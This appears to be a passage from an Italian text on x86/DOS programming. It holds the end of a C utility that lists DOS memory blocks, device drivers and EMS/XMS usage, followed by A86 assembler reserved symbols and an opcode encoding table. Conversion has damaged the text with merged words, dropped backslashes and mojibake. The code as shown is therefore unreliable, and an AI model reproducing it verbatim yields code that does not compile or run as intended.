    mlistnum++; mlist[mlistnum].seg=sd->start; mlist[mlistnum].size=(ulong)sd->size << 4; switch(sd->type){ case 'D': case 'I': mlist[mlistnum].name[0]=' '; strncpy(&mlist[mlistnum].name[1], sd->name, 8); strupr(mlist[mlistnum].name); mlist[mlistnum].type=MT_DEVICE; break; case 'F': strcpy(mlist[mlistnum].name, " FILES"); mlist[mlistnum].type=MT_DATA; break; case 'X': strcpy(mlist[mlistnum].name, " FCBS"); mlist[mlistnum].type=MT_DATA; break; case 'C': case 'B': strcpy(mlist[mlistnum].name, " BUFFERS"); mlist[mlistnum].type=MT_DATA; break; case 'L': strcpy(mlist[mlistnum].name, " LASTDRV"); mlist[mlistnum].type=MT_DATA; break; case 'S': strcpy(mlist[mlistnum].name, " STACKS"); mlist[mlistnum].type=MT_DATA; break; default: strcpy(mlist[mlistnum].name, " ??????"); mlist[mlistnum].type=MT_DATA; break; } sd=MK_FP(sd->start + sd->size, 0); } } // -------------------------------------------------------------------------- // Name: check_name // Input: uchar *name name of MCB or device driver // Output: - // Notes: Filters name of MCBs and device drivers. // -------------------------------------------------------------------------- void check_name(uchar *name) { ushort i; for(i=0; name[i]; i++) if ( name[i] < ' ' ) { name[i] = '0'; break; } // if
  • 334.
    } // -------------------------------------------------------------------------- // Name:register_mcb // Input: MCB *mcb address of MCB block // Output: - // Notes: Registers parameters of the given MCB block. // -------------------------------------------------------------------------- static void register_mcb(MCB *mcb) { mlist[mlistnum].seg=FP_SEG(mcb); mlist[mlistnum].owner=mcb->owner; mlist[mlistnum].size=(ulong)mcb->size << 4; if (mlist[mlistnum].seg <= 0x9FFF) { if (is_psp(mcb)) { strncpy(mlist[mlistnum].name, mcb->name, 8); check_name(mlist[mlistnum].name); strupr(mlist[mlistnum].name); mlist[mlistnum].environment=env_seg(mcb); mlist[mlistnum].type=MT_PROGRAM; } if (!mcb->owner) { mlist[mlistnum].type=MT_FREE; } else if (mcb->owner <= 0x0008) { strcpy(mlist[mlistnum].name, "DOS"); if (!strncmp(mcb->name, "SD", 2)) { mlist[mlistnum].type=MT_SYSDATA; search_sd(mcb); } else if (!strncmp(mcb->name, "SC", 2)) { mlist[mlistnum].type=MT_SYSCODE; } else mlist[mlistnum].type=MT_SYSCODE; } } else { if (!mcb->owner) { mlist[mlistnum].type=MT_FREE; } else if (mcb->owner <= 0x0008) { strcpy(mlist[mlistnum].name, "DOS"); if (!strncmp(mcb->name, "SD", 2)) { mlist[mlistnum].type=MT_SYSDATA; search_sd(mcb); } else if (!strncmp(mcb->name, "SC", 2)) { mlist[mlistnum].type=MT_SYSCODE; } } else if (mcb->owner > 0x0008) { mlist[mlistnum].environment=env_seg(mcb); mlist[mlistnum].type=MT_PROGRAM; strncpy(mlist[mlistnum].name, mcb->name, 8); strupr(mlist[mlistnum].name); } } } // -------------------------------------------------------------------------- // Name: make_mcb_list // Input: - // Output: - // Notes: Makes the list of MCBs. // --------------------------------------------------------------------------
  • 335.
    static void make_mcb_list(void) { ushorti, j; MCB *cur_mcb; uchar origlink; memset(mlist, 0, sizeof(mlist)); check_memory(); asm mov ah,52h asm int 21h asm mov ax,es:[bx-2] asm mov word ptr first_mcb[2],ax asm mov word ptr first_mcb,0 if (upper_installed) { origlink=get_upperlink(); set_upperlink(1); } cur_mcb=(MCB *)MK_FP(first_mcb, 0); while((mlistnum < MAX_ITEM) && (cur_mcb->type != 'Z')) { register_mcb(cur_mcb); cur_mcb=(MCB *)MK_FP(FP_SEG(cur_mcb) + cur_mcb->size + 1, 0); ++mlistnum; } register_mcb(cur_mcb); cur_mcb=(MCB *)MK_FP(FP_SEG(cur_mcb) + cur_mcb->size + 1, 0); ++mlistnum; if (upper_installed) set_upperlink(origlink); for(i=0; i<mlistnum; i++) if ( (mlist[i].seg >= 0x9000) && (mlist[i].seg <= 0xB000) && (mlist[i].type == MT_SYSCODE) ) { upper_index=i; break; } for(i=upper_index; i<mlistnum; i++) if (mlist[i].type == MT_FREE) { upper_free+=mlist[i].size; if (mlist[i].size > upper_large) upper_large=mlist[i].size; } for(i=0; i<mlistnum; i++) { if (mlist[i].type == MT_PROGRAM) for(j=0; j<mlistnum; j++) if ((mlist[i].seg != mlist[j].seg) && (mlist[j].owner == mlist[i].seg+1)) { strcpy(mlist[j].name, mlist[i].name); mlist[j].type=(mlist[i].environment == mlist[j].seg+1) ? MT_ENV : MT_DATA; } if (mlist[i].type != MT_SYSDATA) search_vectors(&mlist[i]); } for(i=0; i<mlistnum; i++)
  • 336.
    if (mlist[i].seg+1 ==_psp) { mlist[i+1].size+=mlist[i].size + 16; mlist[i].type=MT_MAP; for(j=0; j<mlistnum; j++) if (mlist[j].seg+1 == mlist[i].environment) { if (j == i-1) { mlist[j].type=MT_MAP; } else { mlist[j].type=MT_FREE; mlist[j].name[0]='0'; } break; } break; } } // -------------------------------------------------------------------------- // Name: make_dev_list // Input: - // Output: - // Notes: Makes list of device drivers. // -------------------------------------------------------------------------- static void make_dev_list(void) { ushort i, j; DEVICE_HEADER *cur_dev; DPB *cur_dpb; memset(dlist, 0, sizeof(dlist)); make_mcb_list(); asm mov ah,52h asm int 21h asm add bx,22h asm mov word ptr first_dev[2],es asm mov word ptr first_dev,bx cur_dev=first_dev; while((FP_OFF(cur_dev) != 0xFFFF) && (dlistnum < MAX_ITEM)) { dlist[dlistnum].addr=cur_dev; dlist[dlistnum].attr=cur_dev->attr; strncpy(dlist[dlistnum].devname, cur_dev->name, 8); check_name(dlist[dlistnum].devname); strupr(dlist[dlistnum].devname); cur_dev=cur_dev->next; ++dlistnum; } for(i=0; i<dlistnum; i++) for(j=0; j<mlistnum; j++) if (mlist[j].seg == FP_SEG(dlist[i].addr)) strcpy(dlist[i].progname, (mlist[j].name[0] == ' ') ? &mlist[j].name[1] : mlist[j].name); asm mov ah,52h asm int 21h asm les bx,es:[bx] asm mov word ptr first_dpb[2],es asm mov word ptr first_dpb,bx
  • 337.
    cur_dpb=first_dpb; while(FP_OFF(cur_dpb) != 0xFFFF){ for(i=0; i<dlistnum; i++) if (dlist[i].addr == cur_dpb->device_addr) { dlist[i].drives[dlist[i].drive_num++]=cur_dpb->drive_num+'A'; break; } cur_dpb=cur_dpb->next_dpb; } for(i=0; i<dlistnum; i++) { if ((dlist[i].attr & 0x8000) == 0) dlist[i].devname[0]='0'; if (dlist[i].drive_num) { if (dlist[i].drive_num == 1) sprintf(dlist[i].devname, "%c:", dlist[i].drives[0]); else sprintf(dlist[i].devname, "%c: - %c:", dlist[i].drives[0], dlist[i].drives[dlist[i].drive_num-1]); } } } // -------------------------------------------------------------------------- // Name: normal_list // Input: uchar type type of list // Output: - // Notes: Displays the normal list of programs. // -------------------------------------------------------------------------- static void normal_list(uchar type) { ushort i, num; make_mcb_list(); puts("ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿"); puts("³ mcb size name type ³"); puts("ÃÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´"); num=(upper_installed && (type == NORMAL)) ? upper_index : mlistnum; for(i=0; i<num; i++) if ((mlist[i].type == MT_SYSCODE) || (mlist[i].type == MT_SYSDATA) || (mlist[i].type == MT_FREE) || (mlist[i].type == MT_PROGRAM) || (mlist[i].type == MT_DEVICE)) printf("³ %04x ³ %6lu ³ %-9s ³ %-13s ³n", mlist[i].seg, mlist[i].size, mlist[i].name, typenames[mlist[i].type]); if (!ems_installed && !xms_installed && !upper_installed) { puts("ÀÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ"); return; } puts("ÃÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´"); if (ems_installed) printf("³ %8lu bytes free EMS memory ³n", ems_free); if (xms_installed) printf("³ %8lu bytes free XMS memory ³n", xms_free);
  • 338.
    if (upper_installed) printf("³ %8lubytes free upper memory ³n", upper_free); puts("ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ"); } // -------------------------------------------------------------------------- // Name: full_list // Input: - // Output: - // Notes: Displays full list of memory blocks. // -------------------------------------------------------------------------- static void full_list(void) { ushort i, j, pos; uchar line[81]; make_mcb_list(); puts("ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ "); puts("³ mcb size name type interrupt vectors ³"); puts("ÃÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ ´"); for(i=0; i<mlistnum; i++) if (mlist[i].type != MT_MAP) { sprintf(line, "³ %04x ³ %6lu ³ %-9s ³ %-4s ³ ³", mlist[i].seg, mlist[i].size, mlist[i].name, typenames[mlist[i].type]); for(j=1, pos=46; j<=mlist[i].vecnum; j++) { sprintf(&line[pos], "%02x", (int)mlist[i].vectors[j-1]); line[pos+2]=' '; if (!(j % 9) && ((j+1) <= mlist[i].vecnum)) { puts(line); strcpy(line, "³ ³ ³ ³ ³ ³"); pos=46; } else { pos+=3; } } puts(line); } puts("ÀÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ "); } // -------------------------------------------------------------------------- // Name: device_list // Input: - // Output: - // Notes: Display the list of device drivers. // -------------------------------------------------------------------------- static void device_list(void) { ushort i, num;
  • 339.
    make_dev_list(); puts("ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿"); puts("³ address attrname program ³"); puts("ÃÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄ´"); // XXXX:XXXX XXXX XXXXXXXX XXXXXXXX for(i=0; i<dlistnum; i++) printf("³ %Fp ³ %04x ³ %-8s ³ %-8s ³n", dlist[i].addr, dlist[i].attr, dlist[i].devname, dlist[i].progname); puts("ÀÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÙ"); } // -------------------------------------------------------------------------- // Name: ems_list // Input: - // Output: - // Notes: Displays the EMS report. // -------------------------------------------------------------------------- static void ems_list(void) { ushort i; uchar *line, numstr[20]; uchar handlename[9]; check_ems(); puts("ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿"); if (!ems_installed) { puts("³ EMS driver not installed in system. ³"); } else { line="³ EMS driver version ³"; sprintf(numstr, "%1i.%1i", (int)ems_vermajor, (int)ems_verminor); strncpy(&line[22], numstr, strlen(numstr)); puts(line); line="³ EMS page frame ³"; sprintf(numstr, "%04X", ems_frame); strncpy(&line[22], numstr, strlen(numstr)); puts(line); line="³ Total EMS memory ³"; sprintf(numstr, "%lu bytes", ems_size); strncpy(&line[22], numstr, strlen(numstr)); puts(line); line="³ Free EMS memory ³"; sprintf(numstr, "%lu bytes", ems_free); strncpy(&line[22], numstr, strlen(numstr)); puts(line); line="³ Total handles ³"; sprintf(numstr, "%u", ems_totalhandle); strncpy(&line[22], numstr, strlen(numstr)); puts(line); line="³ Free handles ³"; sprintf(numstr, "%u", ems_freehandle); strncpy(&line[22], numstr, strlen(numstr));
  • 340.
    puts(line); puts("³ ³"); puts("³ HandlePages Size Name ³"); puts("³ ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ ³"); for(i=0; i<ems_usehandle; i++) { memset(handlename, 0, sizeof(handlename)); if (ems_vermajor >= 4) { if (ems_handles[i].handle == 0) { strcpy(handlename, "SYSTEM"); } else { asm push di _DX=ems_handles[i].handle; _ES=FP_SEG(&handlename); _DI=FP_OFF(&handlename); asm mov ax,5300h asm int 67h asm pop di } strupr(handlename); } printf("³ %-7u %-6u %-9lu %-9s ³n", ems_handles[i].handle, ems_handles[i].pages, (ulong)ems_handles[i].pages * 16384L, handlename); } } puts("ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ"); } // -------------------------------------------------------------------------- // Name: xms_list // Input: - // Output: - // Notes: Displays the XMS report. // -------------------------------------------------------------------------- static void xms_list(void) { ushort i; uchar *line, numstr[20]; make_mcb_list(); if (xms_installed) { printf("Testing XMS memory ..."); memset(xms_handles, 0, sizeof(xms_handles)); xms_usehandle=0; for(i=0; i<65535; i++) { asm mov ah,0Eh _DX=i; (*xms_drv)(); asm or ax,ax asm jnz _found continue; _found: asm mov byte ptr xms_freehandle,bl if (xms_usehandle < MAX_HANDLE) { asm push di _ES=FP_SEG(&xms_handles); _DI=FP_OFF(&xms_handles);
  • 341.
    asm mov ax,xms_usehandle// xms_handles[xms_usehandle].handle=i; asm mov cl,3 asm shl ax,cl asm add di,ax asm mov ax,i asm mov es:[di],ax asm mov es:[di+2],dx // xms_handles[xms_usehandle].size=_DX; asm mov es:[di+6],bh // xms_handles[xms_usehandle].locks=_BH; asm pop di xms_handles[xms_usehandle].size*=1024L; xms_usehandle++; } } printf("r"); } puts("ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿"); if (!xms_installed) { puts("³ XMS driver not installed in system. ³"); } else { line="³ XMS driver version ³"; sprintf(numstr, "%i.%i", (ushort)xms_vermajor, (ushort)xms_verminor); strncpy(&line[26], numstr, strlen(numstr)); puts(line); line="³ HMA state ³"; sprintf(numstr, "%s", (xms_hma) ? "exists" : "not exists"); strncpy(&line[26], numstr, strlen(numstr)); puts(line); line="³ A20 line state ³"; sprintf(numstr, "%s", (xms_a20) ? "enabled" : "disabled"); strncpy(&line[26], numstr, strlen(numstr)); puts(line); line="³ Free XMS memory ³"; sprintf(numstr, "%lu bytes", xms_free); strncpy(&line[26], numstr, strlen(numstr)); puts(line); line="³ Largest free XMS block ³"; sprintf(numstr, "%lu bytes", xms_largest); strncpy(&line[26], numstr, strlen(numstr)); puts(line); line="³ Free handles ³"; sprintf(numstr, "%u", xms_freehandle); strncpy(&line[26], numstr, strlen(numstr)); puts(line); if (xms_usehandle) { puts("³ ³"); puts("³ Block Handle Size Locks ³"); puts("³ ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ ³"); for(i=0; i<xms_usehandle; i++) printf("³ %-6u %-7u %-9lu %-12u ³n", i, xms_handles[i].handle, xms_handles[i].size, xms_handles[i].locks);
  • 342.
    } puts("³ ³"); if (upper_installed){ line="³ Free upper memory ³"; sprintf(numstr, "%lu bytes", upper_free); strncpy(&line[26], numstr, strlen(numstr)); puts(line); line="³ Largest upper block ³"; sprintf(numstr, "%lu bytes", upper_large); strncpy(&line[26], numstr, strlen(numstr)); puts(line); } else { puts("³ Upper memory not available ³"); } } puts("ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ"); } // Main --------------------------------------------------------------------- int main(int argc, char *argv[]) { ushort i; if (argc > 1) { for(i=1; i<argc; i++) { if ((argv[i][0] == '-') || (argv[i][0] == '/')) switch( argv[i][1] ) { case 'n': case 'N': normal_list(NORMAL); break; case 'u': case 'U': normal_list(UPPER); break; case 'f': case 'F': full_list(); break; case 'd': case 'D': device_list(); break; case 'e': case 'E': ems_list(); break; case 'x': case 'X': xms_list(); break; case 'h': case 'H':
  • 343.
    case '?': puts(USAGE); return 0; default: printf("Invalidoption %s (use -h for help).n", argv[i]); return 1; } else { printf("Invalid option %s (use -h for help).n", argv[i]); return 1; } } } else { normal_list(NORMAL); } return 0; } La seguente è una tabella riportante i simboli riservati dell’assembler dei sistemi x86. Reserved Symbols of the A86 Assembler AAA ASCII adjust addition ELSEIF Conditional term AAD ASCII adjust division END Ignored for compatibility AAM ASCII adjust multiply ENDIF Conditional term AAS ASCII adjust subtract ENDP Ignored for compatibility ADC Add with carry ENDS End of segment ADD Instruction ENTER Instruction AH Byte register EQ Equals operator AL Byte register EQU Equate directive AND Instruction/operator ES Segment register ASSUME Ignored for compatibility EVEN Coerce to even address AX Word register EXTRN Ignored for compatibility B Byte memory specifier F Far specifier BH Byte register F2XM1 87 Instruction BIT Bit-mask operator FABS 87 Instruction BL Byte register FADD 87 Instruction BOUND Instruction FADDP 87 Instruction BP Word register FAR Far specifier BX Word register FBLD 87 Instruction BY Bytes-combine operator FBSTP 87 Instruction BYTE Byte memory specifier FCHS 87 Instruction CALL Instruction FCLEX 87 Instruction CBW Convert byte to word FCOM 87 Instruction CH Byte register FCOMP 87 Instruction CL Byte register FCOMPP 87 Instruction CLC Clear carry FDECSTP 87 Instruction CLD Clear direction FDISI 87 Instruction CLI Clear interrupt FDIV 87 Instruction CMC Complement carry FDIVP 87 Instruction CMP Compare FDIVR 87 Instruction CMPS Compare string FDIVRP 87 Instruction CMPSB Compare string byte FENI 87 Instruction CMPSW Compare string word FFREE 87 Instruction CODE Segment name FIADD 87 Instruction COMMENT Directive FICOM 87 Instruction CS Segment register FICOMP 87 Instruction CWD Convert word dword FIDIV 87 Instruction CX Word register FIDIVR 87 Instruction D Dword specifier FILD 87 Instruction DAA Decimal adjust add FIMUL 87 Instruction DAS Decimal adjust sub FINCSTP 87 Instruction DATA Segment name FINIT 87 Instruction DB Define bytes FIST 87 Instruction DD Define dwords FISTP 87 Instruction
  • 344.
    DEC Decrement FISUB87 Instruction DH Byte register FISUBR 87 Instruction DI Word register FLD 87 Instruction DIV Divide FLD1 87 Instruction DL Byte register FLDCW 87 Instruction DQ Define Qwords FLDENV 87 Instruction DS Segment register FLDL2E 87 Instruction DT Define Twords FLDL2T 87 Instruction DUP Duplicate operator FLDLG2 87 Instruction DW Define words FLDLN2 87 Instruction DWORD Memory specifier FLDPI 87 Instruction DX Word register FLDZ 87 Instruction ELSE Conditional term FMUL 87 Instruction _ FMULP 87 Instruction JL Jump on less FNCLEX 87 Instruction JLE Jump less equal FNDISI 87 Instruction JMP Jump unconditional FNENI 87 Instruction JNA Jump not above FNINIT 87 Instruction JNAE Jump not above equal FNOP 87 Instruction JNB Jump not below FNSAVE 87 Instruction JNBE Jump not below equal FNSTCW 87 Instruction JNC Jump not carry FNSTENV 87 Instruction JNE Jump not equal FNSTSW 87 Instruction JNG Jump not greater FPATAN 87 Instruction JNGE Jump not greater equ FPREM 87 Instruction JNL Jump not less FPTAN 87 Instruction JNLE Jump not less equal FRNDINT 87 Instruction JNO Jump not overflow FRSTOR 87 Instruction JNP Jump not parity FSAVE 87 Instruction JNS Jump not sign FSCALE 87 Instruction JNZ Jump not zero FSETPM 87 Instruction JO Jump overflow FSQRT 87 Instruction JP Jump parity FST 87 Instruction JPE Jump parity even FSTCW 87 Instruction JPO Jump parity odd FSTENV 87 Instruction JS Jump on sign FSTP 87 Instruction JZ Jump on zero FSTSW 87 Instruction LABEL Declaration FSUB 87 Instruction LAHF Load AH flags FSUBP 87 Instruction LDS Load into DS FSUBR 87 Instruction LE Less equal operator FSUBRP 87 Instruction LEA Load eff address FTST 87 Instruction LEAVE Instruction FWAIT 87 Instruction LES Load into ES FXAM 87 Instruction LOCK Instruction FXCH 87 Instruction LODS Load string FXTRACT 87 Instruction LODSB Load string byte FYL2X 87 Instruction LODSW Load string word FYL2XP1 87 Instruction LONG Operator GE Greater/equal operator LOOP Instruction GT Greater than operator LOOPE Loop on equal HIGH High byte of word op LOOPNE Loop not equal HLT Halt * LOOPNZ Loop not zero IDIV Integer divide LOOPZ Loop on zero IF Skip/conditional term LOW Operator IMUL Integer multiply LT Less than operator IN Input from port MACRO Directive INC Increment MOD Operator INCLUDE Ignored for compatibility MOV Instruction INS Input string MOVS Move string INSB Input string byte MOVSB Move string byte INSW Input string word MOVSW Move string word INT Interrupt MUL Multiply INTO Interrupt on overflow NAME Ignored for compatibility IRET Interrupt return NE Not equals operator JA Jump on above NEAR Operator JAE Jump above equal NEG Instruction JB Jump on below NIL No code instruction JBE Jump below equal NOP No operation JC Jump on carry NOT Instruction/operator JCXZ Jump on CX zero OFFSET Operator JE Jump on equal OR Instruction/operator JG Jump on greater ORG Directive JGE Jump greater equal OUT Output to port _ OUTS Output String XCHG Instruction OUTSB Output string byte XLAT Translate byte OUTSW Output string word XLATB Translate byte
  • 345.
    PAGE Ignored forcompatibility XOR Instruction/operator POP Instruction POPA Pop all POPF Pop flags PROC Procedure Directive PTR Ignored for compatibility PUBLIC Ignored for compatibility PUSH Instruction PUSHA Push all PUSHF Push flags Q Qword specifier QWORD Memory specifier RADIX Directive RCL Rotate carry left RCR Rotate carry right REP Repeat prefix REPE Repeat while equal REPNE Repeat not equal REPNZ Repeat while zero REPZ Repeat non zero RET Return RETF Far Return ROL Rotate left ROR Rotate right SAHF Store AH to flags SAL Shift arith left SAR Shift arith right SBB Subtract with borrow SCAS Scan string SCASB Scan string byte SCASW Scan string word SEGMENT Directive SHL Instruction/operator SHORT Operator SHR Instruction/operator SI Word register SP Word register SS Segment register ST EQU 0 for compatibility STC Set carry STD Set direction STI Set interrupts STOS Store string STOSB Store string byte STOSW Store string word STRUC Structure directive SUB Instruction SUBTTL Ignored for compatibility T Tword specifier TEST Instruction THIS This-location specifier TITLE Ignored for compatibility TWORD Memory specifier TYPE Operator W Word specifier WAIT Instruction WORD Word specifier La seguente tabella mostra la codifica delle istruzioni utilizzando un altra metodologia. * EXPLANATION OF THE NOTATION USED IN THE HEX TABLE * Symbol Explanation r8 Indicates a byte register operand rm8 Indicates a byte reg/mem operand m8 Indicates a byte memory operand i8 Indicates a byte immediate operand r16 Indicates a word register operand rm16 Indicates a word reg/mem operand m16 Indicates a word memory operand i16 Indicates a word immediate operand rel8 Indicates a byte relative offset operand (see 'cb') rel16 Indicates a word relative offset operand (see 'cw') ptr16:16Indicates an immediate far pointer operand (see 'cd') m16:16 Indicates a memory far pointer operand m16&16 Indicates two words in memory (for BOUND) /1 etc. Indicates that the 'Reg' field of the RegInfo byte contains this number as opcode information +rb Indicates that the 'Reg' value of the first byte register operand is added to the opcode +rw Indicates that the 'Reg' value of the first word register operand is added to the opcode /r Indicates a RegInfo byte (maps to register or memory operands) ib Indicates a byte of data (maps to an i8 operand) iw Indicates a word of data (maps to an i16 operand) cb Indicates a relative offset from the next instruction for JMP, CALL etc. (signed with segment wrap, one byte) cw Indicates a relative offset from the next instruction for JMP, CALL etc. (unsigned with segment wrap, two bytes) cd Indicates an absolute far pointer for JMP, CALL etc. (signed, four bytes) Structure of the RegInfo byte:
  • 346.
    Field Mode RegReg/Mem Bits 7 6 5 4 3 2 1 0 Byte regs: ALCLDLBLAHCHDHBH Word regs: AXCXDXBXSPBPSIDI Reg value: 0 1 2 3 4 5 6 7 * EXPLANATION OF THE NOTATION USED IN THE OCTAL TABLE * Symbol Explanation r8 Indicates a byte register operand rm8 Indicates a byte reg/mem operand m8 Indicates a byte memory operand i8 Indicates a byte immediate operand r16 Indicates a word register operand rm16 Indicates a word reg/mem operand m16 Indicates a word memory operand i16 Indicates a word immediate operand rel8 Indicates a byte relative offset operand (see 'cb') rel16 Indicates a word relative offset operand (see 'cw') ptr16:16Indicates an immediate far pointer operand (see 'cd') m16:16 Indicates a memory far pointer operand m16&16 Indicates two words in memory (for BOUND) t Indicates the 'Mode' field of the RegInfo byte, which is 2 bits and is always the first octal digit r Indicates the 'Reg' field of the RegInfo byte, which is 3 bits and is the second octal digit (may not be present) m Indicates the 'Reg/Mem' field of the RegInfo byte, which is 3 bits and is the third octal digit ib Indicates a byte of data (maps to an i8 operand) iw Indicates a word of data (maps to an i16 operand) cb Indicates a relative offset from the next instruction for JMP, CALL etc. (signed with segment wrap, one byte) cw Indicates a relative offset from the next instruction for JMP, CALL etc. (unsigned with segment wrap, two bytes) cd Indicates an absolute far pointer for JMP, CALL etc. (unsigned, four bytes) Structure of the RegInfo byte: Field Mode Reg Reg/Mem Bits 7 6 5 4 3 2 1 0 Digit 1st 2nd 3rd Byte regs: ALCLDLBLAHCHDHBH Word regs: AXCXDXBXSPBPSIDI Reg value: 0 1 2 3 4 5 6 7 ModeReg/MemOctalMeaning 00 000 0r0 [BX + SI] 001 0r1 [BX + DI] 010 0r2 [BP + SI] 011 0r3 [BP + DI] 100 0r4 [SI] 101 0r5 [DI] 110 0r6 disp16 111 0r7 [BX] 01 000 1r0 [BX + SI + disp8] 001 1r1 [BX + DI + disp8] 010 1r2 [BP + SI + disp8] 011 1r3 [BP + DI + disp8]
  • 347.
    100 1r4 [SI+ disp8] 101 1r5 [DI + disp8] 110 1r6 [BP + disp8] 111 1r7 [BX + disp8] 10 000 2r0 [BX + SI + disp16] 001 2r1 [BX + DI + disp16] 010 2r2 [BP + SI + disp16] 011 2r3 [BP + DI + disp16] 100 2r4 [SI + disp16] 101 2r5 [DI + disp16] 110 2r6 [BP + disp16] 111 2r7 [BX + disp16] 11 000 3r0 AL / AX 001 3r1 CL / CX 010 3r2 DL / DX 011 3r3 BL / BX 100 3r4 AH / SP 101 3r5 CH / BP 110 3r6 DH / SI 111 3r7 BH / DI disp8, disp16: memory offset or displacement, disp8 = byte, disp16 = word which will follow the /r byte but precede any ib/iw bytes ---* THE ASSEMBLY TABLE -- IN HEX *--- Instruction Opcode/Data AAA 37 AAD D5 0A AAD i8 D5 ib AAM D4 0A AAM i8 D4 ib AAS 3F ADC AL,i8 14 ib ADC AX,i16 15 iw ADC r8,rm8 12 /r ADC r16,rm16 13 /r ADC rm8,r8 10 /r ADC rm16,r16 11 /r ADC rm8,i8 80 /2 ib ADC rm16,i8 83 /2 ib ADC rm16,i16 81 /2 iw ADD AL,i8 04 ib ADD AX,i16 05 iw ADD r8,rm8 02 /r ADD r16,rm16 03 /r ADD rm8,r8 00 /r ADD rm16,r16 01 /r ADD rm8,i8 80 /0 ib ADD rm16,i8 83 /0 ib ADD rm16,i16 81 /0 iw AND AL,i8 24 ib AND AX,i16 25 iw AND r8,rm8 22 /r AND r16,rm16 23 /r AND rm8,r8 20 /r AND rm16,r16 21 /r AND rm8,i8 80 /4 ib AND rm16,i8 83 /4 ib AND rm16,i16 81 /4 iw BOUND r16,m16&16 62 /r CALL rel16 E8 cw CALL FAR ptr16:16 9A cd CALL rm16 FF /2 CALL FAR m16:16 FF /3 CBW 98 CLC F8 CLD FC CLI FA CMC F5 CMP AL,i8 3C ib CMP AX,i16 3D iw CMP r8,rm8 3A /r CMP r16,rm16 3B /r CMP rm8,r8 38 /r CMP rm16,r16 39 /r CMP rm8,i8 80 /7 ib CMP rm16,i8 83 /7 ib CMP rm16,i16 81 /7 iw CMPSB A6 CMPSW A7 CWD 99 DAA 27 DAS 2F DEC r16 48+rw DEC rm8 FE /1 DEC rm16 FF /1 DIV rm8 F6 /6 DIV rm16 F7 /6 ENTER i16,i8 C8 iw ib HLT F4 IDIV rm8 F6 /7 IDIV rm16 F7 /7 IMUL rm8 F6 /5 IMUL rm16 F7 /5 IMUL r16,rm16,i16 69 iw IMUL r16,rm16,i8 6B ib IN AL,DX EC IN AX,DX ED IN AL,i8 E4 ib IN AX,i8 E5 ib INC r16 40+rw INC rm8 FE /0 INC rm16 FF /0 INSB 6C INSW 6D INT 3 (Breakpoint) CC INT i8 CD ib INTO CE IRET CF JA rel8 77 cb
  • 348.
